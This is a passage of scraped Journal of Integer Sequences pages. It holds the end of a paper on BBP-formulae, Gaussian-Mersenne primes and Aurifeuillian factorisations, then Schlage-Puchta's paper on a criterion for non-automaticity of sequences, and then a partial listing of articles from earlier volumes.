$281 \times 86171,\ 283 \times 165768537521,\ 313 \times 1249,\ 353 \times 2931542417,\ 571 \times 160465489,$
$593 \times 231769777,\ 601 \times 1801,\ 631 \times 23311,\ 641 \times 6700417,\ 1013 \times 1657,\ 1777 \times 25781083,$
$3121 \times 21841,\ 3761 \times 7484047069,\ 5581 \times 384773,\ 8681 \times 49477,\ 10169 \times 43249589,$
$13367 \times 164511353,\ 32377 \times 1212847,\ 92737 \times 649657,\ 179951 \times 3203431780337,$
181549×12112549

Note that all the primes up to 101 are on the list, either alone or multiplied by one other prime. Indeed, every odd prime p is on the list, either alone or in some multiple product of primes since $2^{p-1}-1$ is on the list and $p|(2^{p-1}-1)$. Carl Pomerance (see [2]) showed that 23 could not be written in the form (1); however, it is still unknown whether $\log 23$ has a binary BBP-formula. Related questions are extensively dealt with by Borwein, Borwein and Galway[4].

An important subclass of binary BBP-formulae concerns the expression

$$\mathrm{Re}\left(\log\ \Phi_m\left(\frac{1+i}{2}\right)\right). \tag{8}$$

Letting m equal a prime $p = 4k+1$, we have

$$\begin{aligned}
\Phi_p\left(\frac{1+i}{2}\right) &= 1+\left(\frac{1+i}{2}\right)+\left(\frac{1+i}{2}\right)^2+\cdots+\left(\frac{1+i}{2}\right)^{(4k+1)} \\
&= \frac{\left(\frac{1+i}{2}\right)\left(\frac{1+i}{2}\right)^{4k}-1}{\left(\frac{1+i}{2}-1\right)} \\
&= 1+i\left(1-\left(-\frac{1}{4}\right)^k\right),
\end{aligned}$$

which produces

$$\begin{aligned}
\mathrm{Re}\left(\log\Phi_p\left(\frac{1+i}{2}\right)\right) &= \frac{1}{2}\log\left(1+\left(1-\left(-\frac{1}{4}\right)^k\right)^2\right) \\
&= \frac{1}{2}\log\left(2\cdot 4^{2k}-2(-4)^k+1\right)-2k\log 2 \\
&= \frac{1}{2}\log\left((1+i)^{(4k+1)}-1\right)\left((1-i)^{(4k+1)}-1\right)-2k\log 2 \\
&= \frac{1}{2}\log\left((1+i)^p-1\right)\left((1-i)^p-1\right)-2k\log 2 \\
&= \frac{1}{2}\log\left(\frac{\left((1+i)^p-1\right)\left((1-i)^p-1\right)}{2^{4k}}\right).
\end{aligned}$$

A similar calculation may be done for primes of the form $p = 4k - 1$. We then have that if q is a Gaussian-Mersenne prime, then $\log q$ admits a binary BBP-formula. This connection implies a larger question: For which positive integers m is the numerator of the rational expression

$$\exp\left(2\mathrm{Re}\left(\log\Phi_m\left(\frac{1+i}{2}\right)\right)\right) \tag{9}$$

prime? Besides the Gaussian-Mersenne primes, many composite m satisfy this condition. These generalized Gaussian-Mersenne primes, checked for all $m < 3000$, are listed below (the regular Gaussian-Mersenne primes are underlined).

$\underline{2}, \underline{3}, 4, \underline{5}, \underline{7}, 9, 10, \underline{11}, 12, 14, 15, 18, \underline{19}, 21, 22, 26, 27, \underline{29}, 30, 33, 34, 35, 42, 45,$
$\underline{47}, 49, 51, 54, 55, 58, 63, 65, 66, 69, 70, \underline{73}, \underline{79}, 85, 86, 87, 105, 106, 110, 111, \underline{113}, 114,$
$126, 129, 138, 147, \underline{151}, \underline{157}, \underline{163}, \underline{167}, 178, 186, 189, 217, 231, \underline{239}, \underline{241}, 242,$
$\underline{283}, 319, 323, 350, \underline{353}, 363, \underline{367}, 375, \underline{379}, 385, 391, \underline{457}, 462, 522, 543, 566, 602, 621,$
$633, 651, 679, 741, 779, 819, 871, 885, \underline{997}, 1062, 1114, 1126, 1150, 1226, 1275, 1317,$
$1329, \underline{1367}, 1382, 1434, 1477, 1710, 1926, 1970, 2331, 2422, 2446, 2995.$

Some of the primes produced by expression (9) have been put on the previous list of primes. When $m = 2995$, this produces a prime with over 700 digits.

3 Aurifeuillian Factorizations

Since the cyclotomic polynomials are irreducible in $\mathbb{Z}[x]$, it would seem no further factorization of $b^n - 1$ in equation (3) is possible. However, by imposing certain restrictions on x, other factorizations exist. An example is

$$\Phi_5(x) = x^4 + x^3 + x^2 + x + 1 = (x^2 + 3x + 1)^2 - 5x(x+1)^2$$

which, upon letting $x = 5^{2k-1}$ and factoring the difference of squares, yields

$$\Phi_5(5^{2k-1}) = [5^{4k-2} + 3\cdot 5^{2k-1} + 1 - 5^k(5^{2k-1}+1)][5^{4k-2} + 3\cdot 5^{2k-1} + 1 + 5^k(5^{2k-1}+1)].$$

These special polynomial identities were first noted by A. Aurifeuille and subsequently generalized by E. Lucas. References and other examples of Aurifeuillian identities may be found in Brillhart *et al.* [6], as well as their use in factoring. Theorems regarding writing $\Phi_n(x)$ as a difference of squares may be found in Schinzel[7], Stevenhagen[8] and Brent[5].

Earlier we saw that $\log(2^n \pm 1)$ has a binary BBP-formula. Bailey[1]) notes that

$$\mathrm{Re}\left(\log\left(1 \pm \frac{1+i}{2^n}\right)\right) = \left(\frac{1}{2} - n\right)\log 2 + \frac{1}{2}\log\left(2^{2n-1} \pm 2^n + 1\right),$$

so the two expressions $2^{2n-1} \pm 2^n + 1$ come onto the list. However, multiplying these terms gives the classical Aurifeuillian identity

$$2^{4n-2} + 1 = \left(2^{2n-1} + 2^n + 1\right)\left(2^{2n-1} - 2^n + 1\right).$$

This demonstrates why some calculations used in the last section to generate the list of primes were redundant. Indeed, in searching for various families of factors, similar identities arise. We now develop other Aurifeuillian identities, interesting for their own sake, and make connections to expressions used in the last section. Let us start with a general theorem regarding cyclotomic polynomials.

Theorem 3.1 *Let $m, n \in \mathbf{Z}^+$ satisfy $\gcd(m,n) = 1$ and at least one of m or n is greater than 2. Then*

$$\Phi_{mn}(x) = \prod_{j=1}^{\phi(m)} \Phi_n(x\zeta_j) \tag{10}$$

where ζ_j are the primitive m^{th} roots of unity.

Proof: Since the degree of $\Phi_n(x)$ is $\phi(n)$, the degree of the left side polynomial of (10) is $\phi(mn) = \phi(m)\phi(n)$, matching the degree of the right. The left polynomial is monic, while the leading coefficient of the right side is

$$\begin{aligned} \prod_{j=1}^{\phi(m)} {\zeta_j}^{\phi(n)} &= \left(\prod_{j=1}^{\phi(m)} \zeta_j \right)^{\phi(n)} \\ &= 1 \end{aligned}$$

so the right is also monic. It remains to show that the roots of each side are the same.

The roots of $\Phi_{mn}(x)$ are simply $e^{ki2\pi/mn}$ with $\gcd(k, mn) = 1$. We will show that each of these $\phi(mn)$ distinct roots is also a root of the right side. To expand the right side, first note that each ζ_j has the form $e^{li2\pi/m}$ for some l satisfying $\gcd(l, m) = 1$. This combines to give

$$x\zeta_j = e^{(k+ln)i2\pi/mn}$$

so it is suffices to show that for each k there exists an l such that

$$\gcd\left(\frac{k+ln}{m}, n\right) = 1.$$

Since $\gcd(k, mn) = 1$, we have $\gcd(k, n) = 1$. This implies that $\gcd(k+ln, n) = 1$ and, using the Euclidean algorithm with $\gcd(m, n) = 1$, there exists an l such that $k + ln$ is a multiple of m. This completes the proof. ■

With the identities

$$\Phi_{2^k n}(x) = \Phi_n\left(-x^{2^{k-1}}\right), \quad n \text{ odd}$$

and

$$\Phi_{pn}(x) = \Phi_n(x^p), \quad p \text{ prime}, \ p \not| n,$$

we construct several examples.

Example 3.1 The case $m = 4$ was foreshadowed by Schinzel[7, formula (12)]. Letting n be odd in Theorem 3.1 gives

$$\Phi_n(-x^2) = \Phi_{4n}(x) = \Phi_n(ix)\Phi_n(-ix).$$

Replacing x with ix gives

$$\Phi_n(x^2) = \Phi_n(x)\Phi_n(-x).$$

Example 3.2 Letting $m = 8$, n odd, we have

$$\Phi_{8n}(x) = \left[\Phi_n\left(x\frac{1+i}{\sqrt{2}}\right)\Phi_n\left(x\frac{1-i}{\sqrt{2}}\right)\right]\left[\Phi_n\left(x\frac{-1+i}{\sqrt{2}}\right)\Phi_n\left(x\frac{-1-i}{\sqrt{2}}\right)\right]. \tag{11}$$

Replacing x with $\sqrt{2}x$ yields

$$\begin{aligned}\Phi_n(-4x^4) &= \Phi_{4n}(2x^2)\\ &= \left[\Phi_n(x(1+i))\Phi_n(x(1-i))\right]\left[\Phi_n(x(-1+i))\Phi_n(x(-1-i))\right].\end{aligned} \tag{12}$$

If x is real, the two right side expressions must be integer polynomials since they are each the product of complex conjugates. Example subcases with $x = 2^k$ are
n=1:

$$2^{4k+2} + 1 = (2^{2k+1} + 2^{k+1} + 1)(2^{2k+1} - 2^{k+1} + 1)$$

n=15:

$$2^{32k+16} + 2^{28k+14} - 2^{20k+10} - 2^{16k+8} - 2^{12k+6} + 2^{4k+2} + 1 = L \cdot R$$

where

$$\begin{aligned}L, R \;=\; & 2^{16k+8} \pm 2^{15k+8} + 2^{14k+7} \pm 2^{13k+7} + 2^{12k+7} \pm 2^{11k+7} + 3\cdot 2^{10k+5} \pm 2^{9k+6}\\ & +3\cdot 2^{8k+4} \pm 2^{7k+5} + 3\cdot 2^{6k+3} \pm 2^{5k+4} + 2^{4k+3} \pm 2^{3k+2} + 2^{2k+1} \pm 2^{k+1} + 1\end{aligned}$$

Getting back to the redundancies in our earlier calculations, let $x = 1/2^k$ in (12) to produce

$$\mathrm{Re}\left(\log\ \Phi_{4n}\left(\frac{1}{2^{2k-1}}\right)\right) = 2\left[\mathrm{Re}\left(\log\ \Phi_n\left(\frac{1+i}{2^k}\right)\right) + \mathrm{Re}\left(\log\ \Phi_n\left(\frac{-1+i}{2^k}\right)\right)\right].$$

This shows how terms from (5) and (6) appear in some factorizations.

Example 3.3 Letting $m = 12$ and $2, 3 \not| n$, we have

$$\Phi_{12n}(x) = \Phi_n\left(x\frac{\sqrt{3}+i}{2}\right)\Phi_n\left(x\frac{\sqrt{3}-i}{2}\right)\Phi_n\left(x\frac{-\sqrt{3}+i}{2}\right)\Phi_n\left(x\frac{-\sqrt{3}-i}{2}\right) \tag{13}$$

Replacing x with $2\sqrt{3}x$ gives

$$\Phi_{6n}(12x^2) = \left[\Phi_n\left(x(3+\sqrt{3}i)\right)\Phi_n\left(x(3-\sqrt{3}i)\right)\right]\left[\Phi_n\left(x(-3+\sqrt{3}i)\right)\Phi_n\left(x(-3-\sqrt{3}i)\right)\right]$$

Again, the two right side expressions must be integer polynomials. Example subcases with $x = 2^{k-1}$ are

n=1:

$$9 \cdot 2^{4k} - 3 \cdot 2^{2k} + 1 = (3 \cdot 2^{2k} - 3 \cdot 2^k + 1)(3 \cdot 2^{2k} + 3 \cdot 2^k + 1)$$

n=5:

$$\begin{aligned} & 2^{16k}3^8 + 2^{14k}3^7 - 2^{10k}3^5 - 2^{8k}3^4 - 2^{6k}3^3 + 2^{2k}3 + 1 \\ & \quad (2^{8k}3^4 + 2^{7k}3^4 + 2^{6k+1}3^3 + 2^{5k}3^3 + 2^{4k}3^2 + 2^{3k}3^2 + 2^{2k+1}3 + 2^k 3 + 1) \\ & \quad \times (2^{8k}3^4 - 2^{7k}3^4 + 2^{6k+1}3^3 - 2^{5k}3^3 + 2^{4k}3^2 - 2^{3k}3^2 + 2^{2k+1}3 - 2^k 3 + 1) \end{aligned}$$

To show how equation (13) produces redundancies, replace x with $x(\sqrt{3}+i)/2$ to obtain

$$\Phi_{6n}\left(\frac{1+\sqrt{3}i}{2}x^2\right) = \Phi_{12n}\left(\frac{\sqrt{3}+i}{2}x\right) = \Phi_n\left(\frac{1+\sqrt{3}i}{2}x\right)\Phi_n\left(\frac{-1-\sqrt{3}i}{2}x\right)\Phi_n(x)\Phi_n(-x).$$

With $x = 1/2^{k-1}$ this yields the relationship

$$\begin{aligned} \mathrm{Re}\left(\log \Phi_{6n}\left(\frac{1+\sqrt{3}i}{2^{2k-1}}\right)\right) \;=\; & \mathrm{Re}\left(\log \Phi_n\left(\frac{1+\sqrt{3}i}{2^k}\right)\right) + \mathrm{Re}\left(\log \Phi_n\left(\frac{-1+\sqrt{3}i}{2^k}\right)\right) \\ & + \log \Phi_n\left(\frac{1}{2^{k-1}}\right) + \log \Phi_n\left(\frac{-1}{2^{k-1}}\right). \end{aligned}$$

This shows how terms from (5) and (7) appear in some factorizations.

Acknowledgement: I would like thank David Bailey, Jonathan Borwein and Samuel Wagstaff for supportive dialgoue. Special thanks go to Arnold Adelberg for helping me obtain Theorem 3.1 in its general form.

References

[1] D. H. Bailey, A compendium of BBP-type formulas for mathematical constants. Preprint, http://crd.lbl.gov/~dhbailey/dhbpapers/index.html, (2000).

[2] D. H. Bailey, P. B. Borwein, and S. Plouffe. On the rapid computation of various polylogarithmic constants. *Math. Comp.* **66** (1997), 903–913.

[3] D. H. Bailey and R. E. Crandall, On the random character of fundamental constant expansions. *Experiment. Math.* **10** (2001), 175–190.

[4] D. Borwein, J. M. Borwein, and W. F. Galway. Finding and excluding b-ary Machin-type BBP formulae. *Canadian J. Math.* submitted, (2003). CECM Preprint 2003:195.

[5] R. Brent. Computing Aurifeuillian factors. In *Computational Algebra and Number Theory*, Mathematics and its Applications Vol. 325, Kluwer, Dordrecht, (1995), pp. 201–212.

[6] J. Brillhart, D.H. Lehmer, J.L. Selfridge, B. Tuckerman, and S.S. Wagstaff,Jr. *Factorizations of* $b^n \pm 1$. American Mathematical Society, Providence, 1983.

[7] A. Schinzel. On primitive prime factors of $a^n - b^n$. *Proc. Cambridge Phil. Soc.* **58** (1962), 555–562.

[8] P. Stevenhagen. On Aurifeuillian factorizations. *Proc. Kon. Akad. Wetensch.* **90** (1987), 451–468.

2000 *Mathematics Subject Classification*: Primary 11Y05; Secondary 11A41, 11B99, 11T22, 11Y60.
Keywords: primes, Gaussian-Mersenne, BBP, Aurifeuillian.

(Concerned with sequence A057429.)

Received July 15, 2003; revised version received October 24, 2003. Published in *Journal of Integer Sequences*, October 25, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.3.8

A Criterion for Non-Automaticity of Sequences

Jan-Christoph Schlage-Puchta
Mathematisches Institut
Eckerstr. 1
79111 Freiburg
Germany

Abstract: We give a criterion for a sequence (a_n)_{n >= 1} to be non-automatic, i.e., for when there does not exist a finite automaton generating this sequence. As application we generalize a result of Yazdani on the non-automaticity of multiplicative sequences.

Full version: pdf, dvi, ps, latex.

Received February 6, 2003; revised version received November 10, 2003. Published in *Journal of Integer Sequences* November 16, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.3.8

A CRITERION FOR NON-AUTOMATICITY OF SEQUENCES

Jan-Christoph Schlage-Puchta

Mathematisches Institut
Eckerstr. 1
79111 Freiburg
Germany
jcp@arcade.mathematik.uni-freiburg.de

Abstract

We give a criterion for a sequence $(a_n)_{n\geq 1}$ to be non-automatic, i.e., for when there does not exist a finite automaton generating this sequence. As application we generalize a result of Yazdani on the non-automaticity of multiplicative sequences.

1. Introduction.

A finite automaton consists of a finite set $\mathcal{S}$ of states with a specified starting state s_0, an input alphabet $\mathcal{A}$, an output alphabet $\mathcal{B}$, and two functions $f : \mathcal{A} \times \mathcal{S} \to \mathcal{S}$, $g : \mathcal{S} \to \mathcal{B}$. Given a word w over $\mathcal{A}$, the output of the automaton is determined as follows: At first, the automaton is in s_0. Then the first letter a of w is read, and the new state of the automaton is changed to $s_1 = f(a, s_0)$. Then the next letter b of w is read, and the state of the automaton is changed to $s_2 = f(b, s_1)$. This is repeated untill all letters of w are read, and the procedure terminates. If the automaton ends in the state s, it returns the value $g(s)$.

Fix some integer $q \geq 2$. In our context, the alphabet $\mathcal{A}$ consists of the integers $0, 1, \ldots, q-1$, and $\mathcal{B}$ consists of integers or elements in some fixed finite fields. Every integer $n \geq 1$ can be written in the form $n = \sum e_i(n)q^i$ with $e_i(n) \in \{0, 1, \ldots, q-1\}$, hence n can be viewed as word over $\mathcal{A}$, and the automaton can be applied to this word. More precisely, write $n = \sum_{i=0}^{k} e_i q^i$ with $e_i \in \{0, 1, \ldots, q-1\}$ and $e_k \neq 0$, and identify the integer n with the string $e_k e_{k-1} \ldots e_1 e_0$. In this way, every automaton defines a sequence $(a_n)_{n\geq 0}$. An automaton with $\mathcal{A} = \{0, 1, \ldots, q-1\}$ is called a q-automaton, and an arbitrary sequence is called q-automatic, if there exists a q-automaton which generates this sequence. More generally, a sequence is called automatic, if it is k-automatic for some integer $k \geq 2$.

Apart from intrinsic interest, the question whether a given sequence is automatic is of interest because of its number theoretical consequences. In fact, automaticity and algebraicity are linked via the following result of G. Christol, T. Kamae, M. Mendès France and G. Rauzy [2].

Theorem 1. *Let p be a prime number, $(a_n)_{n\geq 1}$ be a sequence of elements in $\mathbb{F}_p$. Then the series $\sum_{n=1}^{\infty} a_n x^n$ is algebraic over $\mathbb{F}_p(x)$ if and only if the sequence (a_n) is p-automatic.*

Hence, to prove the transcendence of a power series, we need only to show that a certain sequence is not automatic. This can for example be accomplished by the following theorem of A. Cobham [3].

Theorem 2. *Let $(a_n)_{n\geq 1}$ be an automatic seqence over an alphabet $\mathcal{B}$. Assume that for some $a \in \mathcal{B}$ the limit $\delta_a = \lim_{x\to\infty} \frac{1}{x}|\{n \leq x : a_n = a\}|$ exists. Then δ_a is rational.*

In [1], J.-P. Allouche used this to prove the following result.

Corollary 1. *The power series $f(x) = \sum_{n\geq 1}(\mu(n) \bmod p)x^n$ is transcendental over $\mathbb{F}_p(x)$ for all primes p.*

Here, $\mu(n)$ denotes the Möbius-function, i.e., the multiplicative function satisfying $\mu(p) = -1, \mu(p^k) = 0$ for all primes p and integers $k \geq 2$.

Proof. Since $\mu(n) = 0$ if and only if n is divisible by some square $a^2, a \geq 2$, we see that in the notation of Theorem 2,

$$\delta_0 = \lim_{x\to\infty} \frac{1}{x}|\{n \leq x : \exists a \geq 2, a^2|n\} = 1 - \prod_p \left(1 - \frac{1}{p^2}\right) = 1 - \frac{\pi^2}{6},$$

hence, the limit exists and is irrational. So by Theorem 2, the sequence $(\mu(n) \pmod p)_{n\geq 1}$ is not automatic. □

Albeit short and ingenious, the proof has the disadvantage that it is difficult to apply to other situations for two reasons. First, it requires the evaluation of $\prod_p \left(1 - \frac{1}{p^2}\right)$ and a proof that the result is irrational. This is equivalent to Euler's evaluation of $\zeta(2)$ and the fact that π^2 is irrational. In our case, these are well known, yet non-trivial facts. However, in other cases there might be no known formula for δ_a. The second, more fundamental problem is that in many cases $\delta_a = \frac{1}{|\mathcal{B}|}$ for all a, so Theorem 2 cannot be applied.

The aim of this note is to give another proof of Corollary 1. In fact, we have the following more general result.

Theorem 3. *Let $(a_n)_{n\geq 1}$ be an automatic sequence. Assume that for some letter a and for every integer k there exists an integer n such that $a_n = a_{n+1} = \cdots = a_{n+k} = a$. Then there is a constant $c > 0$ such that for an infinite number of integers x we have $a_n = a$ for all $n \in [x, (1 + c)x]$.*

Other criteria involving strings of repeated values can be found in [4].

2. Main results

Before proving our theorem, we first give some corollaries.

Corollary 2. *Let $(q_i)_{i\geq 1}$ be a sequence of positive integers such that $\sum_i \frac{1}{q_i} < \infty$. Assume that for all $k \geq 1$, there are indices $i_1, \ldots, i_k$ such that $(q_{i_l}, q_{i_m}) = 1$ for $1 \leq l < m \leq k$. For all integers $n \geq 1$, set $a_n = 0$, if there exists some i such that $q_i|n$, and $a_n = 1$ otherwise. Then the sequence $(a_n)_{n\geq 1}$ is not automatic.*

Proof. Assume that the sequence $(a_n)_{n\geq 1}$ is automatic, and let k be a given integer. Choose indices $i_1, \ldots, i_k$ as in the Corollary. By the Chinese remainder theorem, there is some integer n solving $n + l \equiv 0 \pmod{q_{i_l}}$, that is, $a_{n+l} = 0$ for $1 \leq l \leq k$. Hence, the assumptions of Theorem 3 are satisfied, and we deduce that there exist some $c > 0$ and arbitrarily large integers x such that $a_n = 0$ for all $n \in [x, (1+c)x]$. On the other hand, we can bound from below the number of integers $n \in [x, (1+c)x]$ such that $a_n = 0$ in the following way. Let $\epsilon > 0$ be given, and let K be some constant with $\sum_{i>K} \frac{1}{q_i} < \epsilon$. Let L be the least common multiple of $q_1, \ldots, q_K$. Then the set of all integers n such that $q_i \not| n$ for all $i \leq K$ is periodic with period L, and has density $d_K \geq \prod_{i\leq K} \left(1 - \frac{1}{q_i}\right)$, with equality if and only if the q_i are pairwise coprime. Note that

$$d_K > \prod_{i=1}^{\infty} \left(1 - \frac{1}{q_i}\right) > 0,$$

that is, d_K can be bounded away from 0 independently of K. Now for $x \to \infty$, we have

$$\begin{aligned} |\{n \in [x, (1+c)x] : a_n = 1\}| &\geq |\{n \in [x, (1+c)x] : \forall i \leq K : q_i \not| n\}| \\ &\quad - \sum_{i>K} |\{n \in [x, (1+c)x] : q_i | n\}| \\ &\geq d_K cx - L - \epsilon cx - |\{i : q_i \leq (1+c)x\}| \\ &\geq (d_K - \epsilon)cx + o(x), \end{aligned} \tag{1}$$

since $|\{i : q_i \leq (1+c)x\}| = o(x)$, for otherwise the series $\sum \frac{1}{q_i}$ would diverge. In fact, if

$$\limsup_{x\to\infty} \frac{|\{i : q_i < x\}|}{x} > 0,$$

there exists some constant $k > 0$ such that

$$\limsup_{n\to\infty} \frac{|\{i : 2^n \leq q_i < 2^{n+1}\}|}{2^{n+1}} > k,$$

thus, $\sum_i \frac{1}{q_i} = \infty$. By Theorem 3 we would find arbitrarily large integers x such that the left-hand side of (1) is zero, thus we arrive at a contradiction. So the sequence $(a_n)_{n\geq 1}$ is not automatic. □

Choosing $q_i = p_i^2$, with p_i the i-th prime number, we find that the sequence $(\mu(n)^2 \pmod p)_{n\geq 1}$ is not automatic, which is slightly stronger then Corollary 1.

Out next result deals with the automaticity of multiplicative functions.

Corollary 3. *Let $f : \mathbb{N} \to \mathbb{Z}$ be a multiplicative function. Let $q \geq 2$ be an integer. Assume that the following conditions hold.*

1. *There exist infinitely many primes p such that there exists some $h_p \geq 1$ with $q | f(p^{h_p})$.*
2. *If b_n denotes the n-th integer with $f(b_n) \not\equiv 0 \pmod q$, we have $\frac{b_{n+1}}{b_n} \to 1$.*

Then the sequence $(f(n) \pmod q)_{n\geq 1}$ is not automatic.

Proof. As in the proof of Corollary 2, the first condition implies that for every k there exist some n with $f(n) \equiv f(n+1) \equiv \cdots \equiv f(n+k) \equiv 0 \pmod q$, while the second condition means that for every $c > 0$ there are only finitely many integers x such that $f(n) \equiv 0$

(mod q) holds for all $n \in [x, (1+c)x]$. Together with Theorem 3, we obtain the desired conclusion. □

This result generalizes a theorem of S. Yazdani [5, Theorem 2]. In fact, the conditions on f are relaxed in two aspects: First, the integers h_p are allowed to depend on p. More important, the lower bound for the density of the set of integers n satisfying $q \nmid f(n)$ in the second condition of Corollary 3 is smaller then in [5, Theorem 2]. The latter theorem requires $q \nmid f(p)$ for all primes in a residue class, which by the prime number theorem for arithmetic progressions implies condition (2) of Corollary 3.

Now we return to the proof of Theorem 3.

Proof of Theorem 3. Assume that $(a_n)_{n\geq 1}$ is a sequence satisfying the conditions of Theorem 3, and it is generated by a q-automaton. For every integer l, let n be an integer such that $a_{n+i} = a$ for all $i \leq q^l$. We may assume that n is divisible by q^l. Indeed, by hypothesis, for all integers $l \geq 1$ there exists an integer m such that $a_{m+i} = a$ for $0 \leq i < 2q^l$. Let n_l be the least integer such that $n \geq m$ and $q^l | n$. Then $n < m + q^l$, and therefore $a_{n+i} = a$ for $0 \leq i < q^l$. Let s be the state of the automaton reached when reading all digits of n except the last l digits. Then the definition of s implies that all states accessible from s within precisely l steps return a. To every state s define a set $\mathcal{N}_s \subseteq \mathbb{N}$ such that $l \in \mathcal{N}_s$ if and only if all states accessible from s within precisely l steps return a. Our argument above shows that for every $l \in \mathbb{N}$ there is some state s accessible from the starting state such that $l \in \mathcal{N}_s$. Hence, since there are only finitely many states, there exists some s_0 such that s_0 is accessible from the starting state, and there are infinitely many l such that all states accessible from s_0 in precisely l steps return a. Let d be some integer such that when reading d, the automaton stops in the state s_0. Then we claim that for all $l \in \mathcal{N}_{s_0}$ and all $n \in [dq^l, dq^l + q^l - 1]$, we have $a_n = a$. In fact, after reading d, the automaton is in state s_0, then, after reading l arbitrary digits, it is in some state returning a. Hence, our theorem follows with $c = (1 - q^{-1})d^{-1}$. □

References

[1] J.-P. Allouche, Note on the transcendence of a generating function, in *New Trends in Probability and Statistics, Vol. 4* (Palanga, 1996), VSP, Utrecht, 1997, 461–465.

[2] G. Christol, T. Kamae, M. Mendès France and G. Rauzy, Suites algébriques, automates et substitutions, *Bull. Soc. Math. France* **108** (1980), 401–419.

[3] A. Cobham, Uniform tag sequences, *Math. Systems Theory* **6** (1972), 164–192.

[4] J.-Y. Yao, Critères de non-automaticité et leurs applications, *Acta Arith.* **80** (1997), 237–248.

[5] S. Yazdani, Multiplicative functions and k-automatic sequences, *J. Théor. Nombres Bordeaux* **13** (2001), 651–658.

2000 *Mathematics Subject Classification*: Primary 11B85.

Keywords: Automatic sequence, finite automaton.

Received February 6, 2003; revised version received November 10 2003. Published in *Journal of Integer Sequences* November 16 2003.

Return to Journal of Integer Sequences home page.

Previous Volumes of the Journal of Integer Sequences

Table of Contents

Volume 1, 1998

Volume 2, 1999

- **Article 99.1.1: E. M. Rains and N. J. A. Sloane,** "**On Cayley's Enumeration of Alkanes (or 4-Valent Trees)**"
- **Article 99.1.2: Simon Colton,** "**Refactorable Numbers - A Machine Invention**"
- **Article 99.1.3: John W. Layman,** "**Some Properties of a Certain Nonaveraging Sequence**"
- **Article 99.1.4: Dean Hickerson and Michael Kleber,** "**Reducing a Set by Subtracting Squares**"
- **Article 99.1.5: Colin L. Mallows and Lou Shapiro,** "**Balls on the Lawn**"
- **Article 99.1.6: T. Verhoeff,** "**Rectangular and Trapezoidal Arrangements**"
- **Article 99.1.7: Douglas E. Iannucci and Donna Mills-Taylor,** "**On Generalizing the Connell Sequence**"
- **Article 99.1.8: Dean Hickerson,** "**Counting Horizontally Convex Polyominoes**"
- **Article 99.1.9: David W. Wilson,** "**The Fifth Taxicab Number is 48988659276962496**"

Volume 3, 2000

Issue 1

- **Article 00.1.1: Robert A. Sulanke,** "**Moments of Generalized Motzkin Paths**"
- **Article 00.1.2: Douglas E. Iannucci,** "**The Kaprekar Numbers**"
- **Article 00.1.3: Judson S. McCranie,** "**A Study of Hyperperfect Numbers**"
- **Article 00.1.4: Michel Bauer and Olivier Golinelli, "On the Kernel of Tree Incidence Matrices"**

  (Abstract, pdf, ps, dvi, latex)

- **Article 00.1.5: Peter J. Cameron, "Sequences Realized by Oligomorphic Permutation Groups"**

- **Article 00.1.6: Richard K. Guy, "Catwalks, Sandsteps and Pascal Pyramids"**

- **Article 00.1.7: François Bergeron and Francis Gascon, "Counting Young Tableaux of Bounded Height"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 00.1.8: Ruedi Suter, "Two Analogues of a Classical Sequence"**
  (Abstract, pdf, ps, dvi, latex)

Issue 2

- **Article 00.2.1: Paul Peart and Wen-Jin Woan, "Generating Functions via Hankel and Stieltjes Matrices"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 00.2.2: Valery A. Liskovets, "Some Easily Derivable Integer Sequences"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 00.2.3: Darrin D. Frey and James A. Sellers, "Jacobsthal Numbers and Alternating Sign Matrices"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 00.2.4: Wolfdieter Lang, "On Generalizations of the Stirling Number Triangles"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 00.2.5: Erich Friedman and Mike Keith, "Magic Carpets"**

- **Article 00.2.6: Gordon F. Royle, "Counting Set Covers and Split Graphs"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 00.2.7: Harvey Dubner and Torbjörn Granlund, "Primes of the Form (b^n+1)/(b+1)"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 00.2.8: Clark Kimberling, "A Self-Generating Set and the Golden Mean"**

- **Article 00.2.9: Masanobu Kaneko, "The Akiyama-Tanigawa algorithm for Bernoulli numbers"**
  (Abstract, pdf, ps, dvi, latex)

Volume 4, 2001

Issue 1

- **Article 01.1.1: W. F. Lunnon, "The Number-Wall Algorithm: an LFSR Cookbook"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 01.1.2: Wen-Jin Woan, "Hankel Matrices and Lattice Paths"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.1.3: Paul Peart and Wen-Jin Woan, "Dyck Paths With No Peaks At Height k"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.1.4: J.-M. Sixdeniers, K. A. Penson and A. I. Solomon, "Extended Bell and Stirling Numbers From Hypergeometric Exponentiation"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.1.5: John W. Layman, "The Hankel Transform and Some of its Properties"**
  (Abstract, pdf, doc)

- **Article 01.1.6: Kwang-Wu Chen, "Algorithms for Bernoulli numbers and Euler numbers"**
  (Abstract, pdf, ps, dvi, tex)

- **Article 01.1.7: Matthew M. Conroy, "A Sequence Related to a Conjecture of Schinzel"**

- **Article 01.1.8: Darrin D. Frey and James A. Sellers, "On Powers of 2 Dividing the Values of Certain Plane Partition Functions"**
  (Abstract, pdf, ps, dvi, latex)

Issue 2

- **Article 01.2.1: Yash Puri and Thomas Ward, "Arithmetic and Growth of Periodic Orbits"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.2.2: Kevin A. Broughan, "The Gcd-Sum Function"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.2.3: Harvey Dubner and Tony Forbes, "Prime Pythagorean Triangles"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.2.4: Barbara H. Margolius, "Permutations with Inversions"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.2.5: K. A. Penson and J.-M. Sixdeniers, "Integral Representations of Catalan and Related Numbers"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.2.6: Mariano Garcia, "A Million New Amicable Pairs"**
  (Abstract, pdf, ps, dvi, latex)

- **Article 01.2.7: Uwe Grimm, "Improved Bounds on the Number of Ternary Square-Free Words"**
  (Abstract, pdf, ps, dvi, latex, Mathematica program)

